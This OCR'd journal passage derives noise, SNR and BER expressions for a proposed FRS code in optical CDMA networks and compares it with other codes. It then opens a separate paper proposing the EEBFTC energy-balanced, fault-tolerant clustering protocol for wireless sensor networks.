\lambda_9$ of the intended user are detected by the complementary decoder where the received wavelengths are processed via FBG sets. Subsequently the results are circulated to balanced photo-detectors [3]. A subtraction process is needed where a subtractor is used to strike the unwanted from the wanted signal. Finally, the original data is recovered after photo detections, low pass filter (LPF) and thresholding processes.




Fig. 2. Execution of the XOR detection technique using FSR code, transmitter- receiver

If Cf(i) indicates the ith element of the fth SFR code word, based on XOR subtraction the code properties are given as [9-10]:

$$\sum_{i=1}^{L} C_f(i)C_g(i) = \begin{cases} W, & f = g \\ 1, & f \neq g \\ 0, & f \neq g \end{cases} \tag{7}$$

$$\sum_{i=1}^{L} (C_f(i) \oplus C_g(i)) \bullet C_{f(i)} = \begin{cases} 0, & f = g \\ W - 1, & f \neq g \\ 0, & f \neq g \end{cases} \tag{8}$$

The condition of $f = g$ meaning the addition operation of FNE and LNE (FNE+LNE = W) for targeted user whereas the condition f ≠ g has two choices. The first choice is the interference users at following FNEs of targeted user when λc =1. The second choice is the non-interference users for λc = 0. Thus, the XOR procedure of (Cf (i)⊕Cg (i) • Cf (i)) is satisfied for f≠g only. However, the λc of (Cf (i) ⊕ Cg (i)• Cf (i)) is satisfied for f ≠ g only in Eq. (8) while from Eq. (7), the cross correlation of Cf (i). Cg (i) is W when f = g. Consequently, the MAI can be removed as the cross correlation $\sum_{i=1}^{L} (C_f(i) \oplus C_g(i)) \bullet C_f(\text{i}))$ could be subtracted from $\sum_{i=1}^{L} C_f(i)C_g(i)$ when f ≠ g. Hence, the original information is recovered for any decoder that computes Eq. (9) to decline the MAI impact.

Thus

$$\sum_{i=1}^{L} C_f(i)C_g(i) - \frac{\sum_{i=1}^{L} (C_f(i) \oplus C_g(i)) \bullet C_{f(i)}}{W - 1} = \begin{cases} W, & f = g \\ 0, & f \neq g \end{cases} \tag{9}$$

Hence, the weight is zero when f≠g, meaning MAI can be fully removed by using the XOR subtraction detection technique.

Thus, the result is zero when f≠ g which means MAI impact is fully eliminated by using the XOR scheme.

Once a wide pulse is directed to FBGs group, the incoherent light fields are mixed and incident at a photo-detector, the phase noise of the fields makes an intensity noise at the output of photo-detector [4-6]. The coherence time of a thermal source (τc) is given by [11]:

$$\tau_c = \frac{\int_0^{\infty} G^2(v)\,dv}{\left[\int_0^{\infty} G(v)\,dv\right]^2} \tag{10}$$

where $G(v)$ is the single sideband power spectral density (PSD) of the source. The variance of photocurrent as a cause of an unpolarized thermal light detection is given as:

$$\langle i^2 \rangle = \langle I^2_{shot} \rangle + \left\langle I^2_{PIIN} \right\rangle + \langle I^2_{thermal} \rangle \tag{11}$$

Where I^2_{shot} indicates shot noise, I^2_{PIIN} is phase induced intensity noise and $I^2_{thermal}$is the thermal noise. Thus, Eq. (12) is given as:

$$\langle i^2 \rangle = 2eIB + I^2 B \tau_c + 4K_B T_n B R_L \tag{12}$$

Where electron charge *e*; average photocurrent I; coherence time of the source τ_c ; noise-equivalent electrical bandwidth of the receiver *B*; Boltzmann's constant *KB*; absolute receiver T_n noise temperature; receiver load resistor R_L. The power spectral density (PSD) of the received optical signals can be written as [5-6]:

$$r(v) = \frac{P_{sr}}{\Delta v}\sum_{n=1}^{N} d_n \sum_{i=1}^{L} c_n(i)\, rec(i) \tag{13}$$

where P_{sr} is the effective power of a broad-band source at the receiver, *N* is the number of users, d_n is the data bit of the *n*th user that is "1" or "0", and *L* is the FRS code length. The $rec(i)$ function in Eq. (14) is given by

$$rec(i) = u\left[v - v_o - \frac{\Delta v}{2L}(-L + 2i - 2)\right] - u\left[v - v_o - \frac{\Delta v}{2L}(-L + 2i)\right] \tag{14}$$

From Eq. (15), $u[v]$is the unit step function and given as:

$$u[v] = \begin{cases} 1, & v \geq 0 \\ 0, & v < 0 \end{cases} \tag{15}$$

The total power incident at the input of PD_1 and PD_2 of Fig. 2 of the *g*th receiver through 1 bit interval is given by

$$\begin{aligned}
\int_0^{\infty} G_1(v)\,dv &= \int_0^{\infty} \frac{P_{sr}}{\Delta V}\sum_{f=1}^{N} d_f \sum_{i=1}^{L} c_f(i) c_g(i) \left(\begin{array}{l} u\left[v - v_o - \dfrac{\Delta v}{2L}(-L + 2i - 2)\right] \\ -u\left[v - v_o - \dfrac{\Delta v}{2L}(-L + 2i)\right] \end{array} \right) dv \\
&= \frac{P_{sr}}{\Delta V}\frac{\Delta v}{L}\sum_{f=1}^{N} d_f \sum_{i=1}^{L} c_f(i)\, c_g(i) \\
&= \frac{P_{sr} W}{L} d_g + \frac{P_{sr}}{L}\sum_{f=1,\, f \neq g}^{N} d_f
\end{aligned} \tag{16}$$

$$\begin{aligned}
\int_0^{\infty} G_2(v)\,dv &= \int_0^{\infty} \frac{P_{sr}}{\Delta V}\sum_{f=1}^{N} d_f \sum_{i=1}^{L} \frac{c_f(i)\left(c_f(i) \oplus c_g(i)\right)}{W - 1} \left(\begin{array}{l} u\left[v - v_o - \dfrac{\Delta v}{2L}(-L + 2i - 2)\right] \\ -u\left[v - v_o - \dfrac{\Delta v}{2L}(-L + 2i)\right] \end{array} \right) dv \\
&= \frac{P_{sr}}{\Delta V}\frac{\Delta v}{L}\sum_{f=1}^{N} d_f \sum_{i=1}^{L} \frac{c_f(i)\left(c_f(i) \oplus c_g(i)\right)}{W - 1} \\
&= \frac{P_{sr}}{L}\sum_{f=1,\, f \neq g}^{N} d_f
\end{aligned} \tag{17}$$

The current I of the difference of photodiodes for desired user is calculated as

$$I = I_1 - I_2 \tag{18}$$

where I_1, I_2 are the currents at PD_1 and PD_2, respectively.

$$\begin{aligned}
I &= \Re \int_0^{\infty} G_1(v)\,dv - \Re \int_0^{\infty} G_2(v)\,dv \\
&= \Re \left(\frac{P_{sr} W}{L} d_g + \frac{P_{sr}}{L}\sum_{f=1,\, f \neq g}^{N} d_f - \frac{P_{sr}}{L}\sum_{f=1,\, f \neq g}^{N} d_f \right) \\
&= \Re \left(\frac{P_{sr} W}{L} d_g \right)
\end{aligned} \tag{19}$$

where $\Re$is the responsivity of the photodetectors given by

$$\Re = \frac{\eta e}{h V_c} \tag{20}$$

The quantum efficiencyη, the electron charge *e*, the Planck's constant h, and the central frequency of the original broad-band optical pulse *V*c. The shot noise power is given as:

$$\left\langle I^2_{shot} \right\rangle = 2eB\Re\left[\int_0^\infty G_1(v)dv + \int_0^\infty G_2(v)dv\right]$$

$$= 2eB\Re\left(+\frac{P_{sr}}{L}\sum_{f=1, f\neq g}^{N} d_f + \frac{P_{sr}}{L}\sum_{f=1, f\neq g}^{N} d_f\right)$$

$$= 2eB\Re\frac{P_{sr}}{L}\left(W d_g + 2\sum_{f=1, f\neq g}^{N} d_f\right)$$

$$= 2eB\Re\frac{P_{sr}}{L}\left(W + 2(N-1)\right)$$

$$\left\langle I^2_{shot} \right\rangle = 2eB\Re\frac{P_{sr}}{L}\left[2(N-1) + W\right] \qquad (21)$$

Applying the same process given in [2-3] and simplifying the summation from Eq. (12), once all the users are sending ‘’1’’ using the average value as $\sum_{f=1}^{N} C_f \cong \frac{NW}{L}$and therefore the PIIN noise power is given as:

$$\langle I^2_{PIIN} \rangle = BI_1^2\tau_{c1} + BI_2^2\tau_{c2}$$

$$= B\Re^2\left[\int_0^\infty G_1^2(v)dv + \int_0^\infty G_2^2(v)dv\right]$$

$$= B\Re^2\frac{P^2_{sr}}{\Delta vL}\sum_{i=1}^{L}\left\{C_g(i)\left[\sum_{f=1}^{N} d_f C_f(i)\right]\cdot\left[\sum_{m=1}^{N} d_m C_m(i)\right]\right\}$$

$$+\frac{B\Re^2}{L}\frac{P^2_{sr}}{\Delta vL}\sum_{i=1}^{L}\left\{\left(C_f(i)\oplus C_g(i)\right)\left[\sum_{f=1}^{N} d_f C_f(i)\right]\left[\sum_{m=1}^{N} d_m C_m(i)\right]\right\}$$

$$\cong B\Re^2\frac{P^2_{sr}}{\Delta vL}\sum_{i=1}^{L}\left\{C_g(i)\frac{NW}{L}\left(\sum_{f=1}^{N} C_f(i)\right)\right\}$$

$$+\frac{B\Re^2}{L}\frac{P^2_{sr}}{\Delta vL}\sum_{i=1}^{L}\left\{\left(C_f(i)\oplus C_g(i)\right)\frac{NW}{L}\left(\sum_{f=1}^{N} C_f(i)\right)\right\}$$

$$\cong B\Re^2\frac{P^2_{sr}}{\Delta vL}\frac{NW}{L}\sum_{f=1}^{N}\left(\sum_{i=1}^{L} C_f(i)\cdot C_g(i)\right)$$

$$+\frac{B\Re^2}{}\frac{P^2_{sr}}{\Delta vL}\frac{NW}{L}\sum_{f=1}^{N}\left(\sum_{i=1}^{L} C_f(i)\cdot\left(C_f(i)\oplus C_g(i)\right)\right)$$

$$\cong \mathrm{B}\Re^2\frac{P^2_{sr}}{\Delta VL}\frac{NW}{L}\sum_{f=1}^{N}\left(\sum_{i=1}^{L} C_f(i)C_g(i)\right) + \mathrm{B}\Re^2\frac{P^2_{sr}}{\Delta VL}\frac{NW}{L}$$

$$\sum_{f=1}^{N}\left[\sum_{i=1}^{L} C_f(i)\left(C_f(i)\oplus C_g(i)\right)\right] \qquad (22)$$

$$=\mathrm{B}\Re^2\frac{P^2_{sr}}{\Delta VL}\frac{NW}{L}\,[W+1+(N\text{-}1)+(\mathrm{N}\text{-}1)] \qquad (23)$$

The maximum MAI for preferred user will be *N*-4. As a result, Eq. (23) can be rewritten as:

$$\left\langle I^2_{PIIN} \right\rangle = \Re^2\frac{P^2_{sr}}{\Delta VL}\frac{NW}{L}\,[W+1+2(N\text{-}1)/(N\text{-}4)]$$
(24)

At any time for each user the probability of sending bit ‘1’ is 1/2, in that case Equations (21) and (22) become respectively [4]:

$$\left\langle I^2_{shot} \right\rangle = eB\Re\frac{P_{sr}}{L}\left[2(N-1) + W\right] \qquad (25)$$

and

$$\langle I^2_{PIIN} \rangle = \frac{B\Re^2 P^2_{sr} NW}{2\Delta vL^2}\left(W + 1 + \frac{2(N-1)}{N-4}\right) \qquad (26)$$

The thermal noise is given as [2-3]:

$$\left\langle I^2_{thermal} \right\rangle = \frac{4K_b T_n B}{R_L} \qquad (27)$$

The SNR of the FRS system can be written as

$$SNR = \frac{I^2}{\left\langle i^2 \right\rangle} = \frac{(I_2 - I_1)^2}{\left\langle I^2_{shot} \right\rangle + \langle I^2_{PIIN} \rangle + \left\langle I^2_{thermal} \right\rangle} \qquad (28)$$

Thus, Eq. (28) based on Eq. (19), Eq. (25), Eq. (26) and Eq. (27) can be written as:

$$SNR = \frac{\Re^2 P^2_{sr} W^2 / L^2}{\left(P_{sr}\, e\, B\,\Re / L\right)\left[2(N-1) + W\right] + \left(B\Re^2 P^2_{sr} NW / (2\Delta vL^2)\right)\left(W + 1 + \frac{2(N-1)}{N-4}\right) + 4K_b T_n B / R_L} \qquad (29)$$

To calculate the bit error rate (BER), complementary error function is employed based on SNR as in Eq. (29) [5-6, 11].

$$P_e = \frac{1}{2}erfc\left(\sqrt{\frac{SNR}{8}}\right) \qquad (30)$$

where *erfc*

$$erfcx = 1 - erfx = \frac{2}{\sqrt{\pi}}\int_x^\propto e^{-t^2}\,dt \qquad (31)$$

IV. Results and Discussion

Under the following assumption, the performances of the FRS scheme will be analyzed.

- The desired user is user #1 for any case
- The interferer user is user #2 for any case
- When transmitting in either deterministic or stochastic methods, all the users have the same power.
- The case of simultaneous transmission is considered.

In Fig. 3, the BER is plotted against the number of active users when P_{sr} = -10dBm at 622Mbit/s. From the figure, it is observed that the BER of FRS code is lower compared to the MQC, MFH, MDW and Hadamard codes even though the weight is far less, which is 4 in this case. The maximum acceptable BER of 10^{-9} was achieved by the FRS code with ≈150 active users. This is an improvement in view of the small value of weight used and can be attributed to the fact that an FRS code has good cross correlation property that would eliminate the effects of MAI while MDW and Hadamard codes have increased the value of cross correlation as the number of users' increases. However, MQC and MFH used codes with a fixed in-phase cross correlation exactly equal to 1 for suppressing the effects of PIIN. Hence, this increases the probability of interfering which leads to performance degradation. The calculated BER for FRS was achieved for $W = 4$ while for MQC, MFH and Hadamard codes were for W = 14, $W = 17$, and $W = 64$ respectively.




Fig. 3. BER versus number of active users when P_{sr} = -10dBm at 622Mb/s




Fig. 4. BER versus number of active users when P_{sr} = -10dBm at 622Mb/s

In Fig. 4, the BER is sketched versus the number of active users when P_{sr} = -10dBm at 622Mb/s using deterministic and stochastic methods to distribute the weight in the end to end transmission. From the figure, it can be seen that the BER of FRS code is much lower compared to the MQC and MFH codes. An acceptable BER of free error transmission was achieved by the FRS for almost two times number of users with respect to MQC and MFH codes respectively. This is because the FRS code has maximum cross correlation is one that decreasing by the factor *N-4* to reduce the power of interference from other users. It should be pointed out that although some distortions occurred to the signals using stochastic methods, but still maintain strong signals that would recover the original information.

Fig. 5 illustrates the BER versus the effective power P_{sr} for 30 users at 622Mb/s data rate considering the effects of the intensity noise, thermal noise and shot noise for FRS, MQC and MFH codes. FRS, MQC and MFH codes are adopted with the parameters *W*= 4, 10, and 12 respectively. The figure demonstrates that the effective power of an acceptable BER of error free transmission for the FRS code is lower than that for the MQC and MFH codes for the same number of users. As a mean of comparison, the FRS reached a BER of 10^{-9} at received power -22 dBm, while MQC and MFH reached 10^{-9} of BER at -14 and -12 dBm received power. This is because the interference from other users is maximum one and reduces by the factor *N-4* for the FRS code, while for MFH and MQC codes are one as the number of simultaneous users increases.




Fig. 5. P_{sr} versus BER when number of active users N = 30 at 622Mb/s




Fig. 6. BER versus effective power for FRS, MQC and Hadamard codes when number of active users are 30




Fig. 7. PIIN versus P_{sr} for FRS, MQC, and MFH codes for the same number of users (N= 20)

Fig. 6 shows the BER plotted against P_{sr} when the number of active users is 30 and the data rate is 622Mbit/s. The blue line with cross represents Hadamard code while the green line symbolizes MQC for p = 13 taking into account the effects of intensity noise, thermal noise and shot noise. The blue dashed line with stars and solid red with diamond lines represent the FRS code when only intensity noise and thermal noise, and all noises are considered respectively. From this figure, it is observed that, FRS outperforms the MQC code when all noises are considered; this is because FRS code has the ability to suppress the contribution of MAI in contrast to MQC which its MAI impact increases when a high number of users is involved.

In OCDMA systems, PIIN is interrelated to MAI due to the overlapping of spectra from different users. Fig. 7 shows the PIIN plotted against the received power for the FRS, MQC and MFH using the parameters: W= 4, 8 and 10 for FRS, MQC and MFH respectively at data rate 10Gb/s for same number of users (N = 20). From the figure, it can be observed that when the received power increases, the PIIN noise for all the codes increases linearly. As shown in Fig. 7, the PIIN noise can be effectively suppressed by using the FRS code families because of N-4 uncorrelated users even though the weight is far less than other codes (MQC, and MFH codes).

V. Conclusions

In this paper, a new algorithm to build a code family with $\lambda c \leq 1$is proposed. The advantage of the FRS code family can be summarized as follows: 1) variety of code sets; 2) any positive integer number of weights can be used; 3) high scalability; 4) practical code length; 5) and easy to implement encoder/decoder structure. The properties of this code based on numerical and simulation results have been proved and discussed. It is reported that, the performance can be improved considerably when FRS code is used instead of MQC and MFH codes. It concludes that, an end-to-end transmission using deterministic, stochastic methods are having slightly difference in terms of performance, and some distortion can be noticed in stochastic method. It has been shown that the FRS code families can deter intensity noise efficiently and enhance the system performance considerably. At a big value of receiving power, the intensity noise is the major cause of signal distortion. At a low value of receiving power, thermal and shot noise sources become the major sources of limitations and the impact of thermal noise is much influential than that of shot noise. This code family has a potential to be stronger candidate for future LAN environment.

Acknowledgement

This project was supported by the Deanship of Scientific Research at Sattam bin Abdulaziz University under the research project # 2014/1/877.

References

[1] Frigo N, Iannone P, Reichmann K. Spectral slicing in WDM passive optical networks for local access, in IEEE Proc. Europ. Conf. Optical Commun. Tech. Dig, vol. 1, pp. 119–120, 1998.

[2] Froberg ., Henion, Rao H, Hazzard B, Parikh S, Romkey, Kuznetsov M, "The NGI ONRAMP test bed: Reconfigurable WDMtechnology for next generation regional access networks," J. LightwaveTechnol, vol.18, pp. 1697–1708, 2000.

[3] Salehi J. A, Brackett C. A, "Code division multiple access techniques in optical fiber network—Part II: System performance analysis," IEEE Transaction on Communications, vol. 37, pp. 834–842, 1989.

[4] Zou Wei, Shalaby H. M. H, Ghafouri-Shiraz H, "Modified Quadratic Congruence codes for Fiber Bragg-Grating-Based SAC-OCDMA," Journal of Lightwave Technology, vol. 19, pp. 1274-1281, 2001.

[5] Wei Z, Ghafouri-Shiraz H, "Code for spectral amplitude-coding optical CDMA systems," J. Lightwave Technol, vol. 20, pp. 1284-1291, 2002.

[6] Abd T. H, Aljunid S. A, Fadhil H. A, Ahmad R. B, Junita M. N, "Enhancement of performance of a hybrid SAC-OCDMA system using dynamic cyclic shift code," Ukr. J. Phys. Opt, vol. 13, pp. 12-27, 2012.

[7] Soma Kumawat and M. Ravi Kumar, "Generalized optical code construction for enhanced and Modified Double Weight like codes without mapping for SAC–OCDMA systems", Optical Fiber Technology, vol.30, pp.72–80, 2016.

[8] C. B. M. Rashidi, S. A. Aljunid, F. Ghania, Hilal A. Fadhila, M.S. Anuara, "New Design of Flexible Cross Correlation (FCC) Code for SACOCDMA", Procedia Engineering, vol. 53, pp. 420-427, 2013.

[9] Hassan Yousif Ahmed and K. S. Nisar, Diagonal Eigenvalue Unity (DEU) code for spectral amplitude coding-optical code division multiple access, Optical Fiber Technology. 19 (2013) 335–347.

[10] Hassan Yousif Ahmed and K.S.Nisar, Reduction of the fiber dispersion effects on MAI for long span high-speed OCDMA networks using Diagonal Eigenvalue Unity (DEU) code, Optik 124 (2013) 5765– 5773.

[11] J.W. Goodman, statistical optics, Wiley, New York, 1985.

EEBFTC: Extended Energy Balanced with Fault Tolerance Capability Protocol for WSN

Mona M. Jamjoom
Department of Computer Sciences
Faculty of Computer & Information Sciences
Princess Nourah bint Abdulrahman University, Riyadh

***Abstract*—This paper proposes a new framework for wireless sensor networks (WSN) by combining two routing protocol algorithms. In the proposed framework two algorithms are taking into consideration the energy balanced clustering (EBC) protocol in WSN with fault tolerance capabilities. The organizer is automatically selected by the base station (BS) and then it selects the cluster head (CH). The mechanism of selecting the organizer node and the cluster head (CH) is based on the power, efficacy and energy balance load. In addition, the organizer is responsible to select a new CH in case of failure and vice versa. So, the energy balanced clustering and fault tolerance operations will prolong the node life time and thus the network will be efficient in data transmission and more reliable. The new framework after implementation is named Extended Energy Balanced with Fault Tolerance Capability (EEBFTC) protocol.**

Keywords—wireless sensor network; clustering; EBC; energy; fault tolerant

I. Introduction

Recent technology improvements in micro-electro-mechanical systems (MEMS) technology, wireless communications, and digital electronics have made the attention from researchers to the wireless sensor network increased during the last years. The power of wireless sensor networks lies in the ability to deploy large numbers of tiny smart devices - such devices are called sensor nodes- that assemble and configure themselves. The most attractive feature of wireless sensor network is their autonomy. When deployed in the field, the microprocessor automatically initializes communication with every other node in range, creating an ad hoc mesh network for relaying information to and from the gateway node [10]. Moreover, these tiny sensor nodes consist of sensing, data processing, and communicating components, in which a large number of nodes collaborative their efforts together to do specific tasks [1, 2, 6, 7, 8, 24].

The application of WSNs are tremendous and is using for several purposes such as military monitoring, environmental observation, weather checking, traffic control application, detecting location of pollutants, home automation applications, security issues and it has been used in the healthcare to improve the quality of the provided care [2, 3, 4, 6, 12, 27] and is widely using in Internet of Things (IoT) [26].

Due to low bandwidth, limited energy sources, limited memory, limited processing power and low transmission range of nodes, deploying nodes inside the phenomenon or very close to it is required for more reliable data transmission [4, 7]. For efficient network operation, several battery driven energy preservation structures were proposed but due to its limited battery size, it diverts the research focus towards choosing the alternate closest sources of energy [25]. Besides, these constrains make the design issues of routing protocols is very challengeable. The designers look always for routing protocols that tend to good resource management for the sensor nodes. In this case, they consider the energy efficient and power aware capabilities in their designs to maximize the life of wireless sensor network and thus the life of entire application. Routing protocols proposed in the literature for WSNs used some routing strategies such as data aggregation, in-network processing, clustering, different node role assignment and data-centric methods, all these were employed to minimize energy consumption [1, 24, 27].

In WSN the data of individual node do not have significant importance. Sensor nodes are correlated with their neighbor nodes and the collected data aggregated before send it to the base station. This can increase reliability of the sensed parameter and decrease the overhead [3, 28]. Regarding that data gathering (routing) protocols should be utilized in an efficient way which takes into consideration the power consumption criteria. As mentioned in the literature, routing protocols in WSN can be divided into several categories: location-based protocols, data-centric protocols, hierarchal-based (cluster-based) protocols and QoS-based protocols [1, 9, 11, 24] and some have more categories. Research community classified the hierarchal-based (cluster-based) structure as an effective architecture for data gathering in WSN [4]. Moreover, [13, 21] ensures that clustering approach is energy-efficient protocol in which data transmission time is clearly reduced.

The concept of cluster-based protocol is to divide the region into zones (clusters), one high energy node called Cluster-Head (CH) will be chosen and will collect the data from all nodes in it’s own zone and make aggregation on the data before transmit it to the Base Station (BS) or to another CH which is closer to the BS [28, 29].

Wireless sensor networks usually encounter node failure due to the limited power sources which may lead to split the network into multiple isolated parts, prevent transmitting data therefore data loss and even worse lead to whole network failure since faulty nodes can’t be repaired or exchanged [12]. Recently, a popular and important issue is fault tolerant ability when the CH has experienced some faults a backup node should be available to maintain the cluster works and avoid isolating their cluster nodes, shutting down or re-clustering the network [23].

Nowadays, several WSN proposed protocols are paying attention to save the energy of the nodes with a fault tolerant mechanism to improve the reliability of data transmission and extend the application life to reasonable times.

The paper enhanced an energy balanced routing protocols by adding the fault tolerant mechanism, this done by combining two publish protocols which are: Energy Balanced Clustering EBC [4] and the Fault Tolerance Power Aware protocol with Static Clustering FTPASC [3]. Combining may produce a better protocol that maximizes the network life.

II. Literature Review

As mentioned in the previous section routing protocols in WSN can be divided into several categories, we will concentrate in our related work on the hierarchal-based routing that conserve energy and provide the fault tolerant capabilities.

Over the recent few years, most of the routing approaches that designed for WSNs focused on the energy aware to extend the node lifetime and thus the entire network [9]. A failed CH caused limited accessibility to the cluster nodes and may degrade the performance of the network [16]. Therefore, a multi objective routing approach that meet different application requirements is needed to support the failure of CH beside the energy efficiency.

Low-Energy Adaptive Clustering Hierarchy (LEACH) which is the first and most popular hierarchal-based routing protocol for WSN proposed specifically to reduce power consumption [9, 11, 21]. It combines the ideas of energy-efficient cluster-based routing and media access together with application-specific data aggregation to provide a good performance in system lifetime, latency, and application-perceived quality. LEACH provides self-organization of large numbers of nodes using high distributed cluster formation technique, algorithms for adapting clusters and rotating cluster head positions using probability formula, and techniques to enable distributed signal processing to save communication resources [14]. The main drawback of LEACH that it doesn't guarantee good CH distribution [11], also doesn't guarantee a good CH selection depends on the residual energy [17].

An improvement protocol that considered as an extension of the LEACH is PEGASIS (Power-Efficient GAthering in Sensor Information Systems). PEGASIS is a near optimal chain-based protocol for data-gathering problem in WSN. PEGASIS avoids cluster formation, each node transmits to its local neighbors instead to CH and one node in a chain chosen to transmit the aggregated data to the BS each round, thus the total energy spent per round reduced. Simulation shows the performance of PEGASIS is better than the LEACH [15].

Hybrid Energy-Efficient Distributed Clustering (HEED) overcomes the LEACH drawbacks by using a new CH selection methodology depends on two parameters which are residual energy of the node and node degree (i.e. number of neighbors). HEED ensures a well distributed CHs across the network and minimizes the communication cost [18].

Threshold Sensitive Energy Efficient Sensor Network Protocol (TEEN) is a data-centric mechanism that passes data to the BS through multi-hierarchical levels [19]. The Adaptive Periodic Threshold Sensitive Energy Efficient Sensor Network Protocol (APTEEN) is an extension of TEEN that has the same architecture. Considering energy dissipation and network life time APTEEN's performance is between LEACH and TEEN [20].

An EPMPAC (Efficient Power Management Protocol with Adaptive Clustering) is a cluster-based protocol partitions the network into adaptive local clusters each has its own organizer. The protocol distributes the loads among organizers and cluster-heads. The ease of deployment, energy conservation, mobility management, and extension of network lifetime make EPMPAC reliable and robust protocol for wireless sensor networks and give better performance than conventional protocols [22].

A distributed clustering protocol for robust ad-hoc sensor networks called REED (Robust, Energy Efficient, Distributed clustering) build a k-multiple independent cluster head overlays on top of the physical network. When a cluster head failure detected, every node automatically switch to another cluster heads and should be able to communicate with at least one of the k-cluster head directly using the intra-cluster communication. REED prolonged the network lifetime and periodically re-clustering the network to fairly distribute energy consumption among sensor nodes [23].

[17] proposed Fault tolerant, Energy Efficient, Distributed clustering (FEED) for WSN which uses energy, density, centrality and distance between nodes as factors to provide a new routing technique that gives better network lifetime than in LEACH and HEED. The property provided by FEED for replacing the failure CH with a supervisor node will help the network to be fault tolerant.

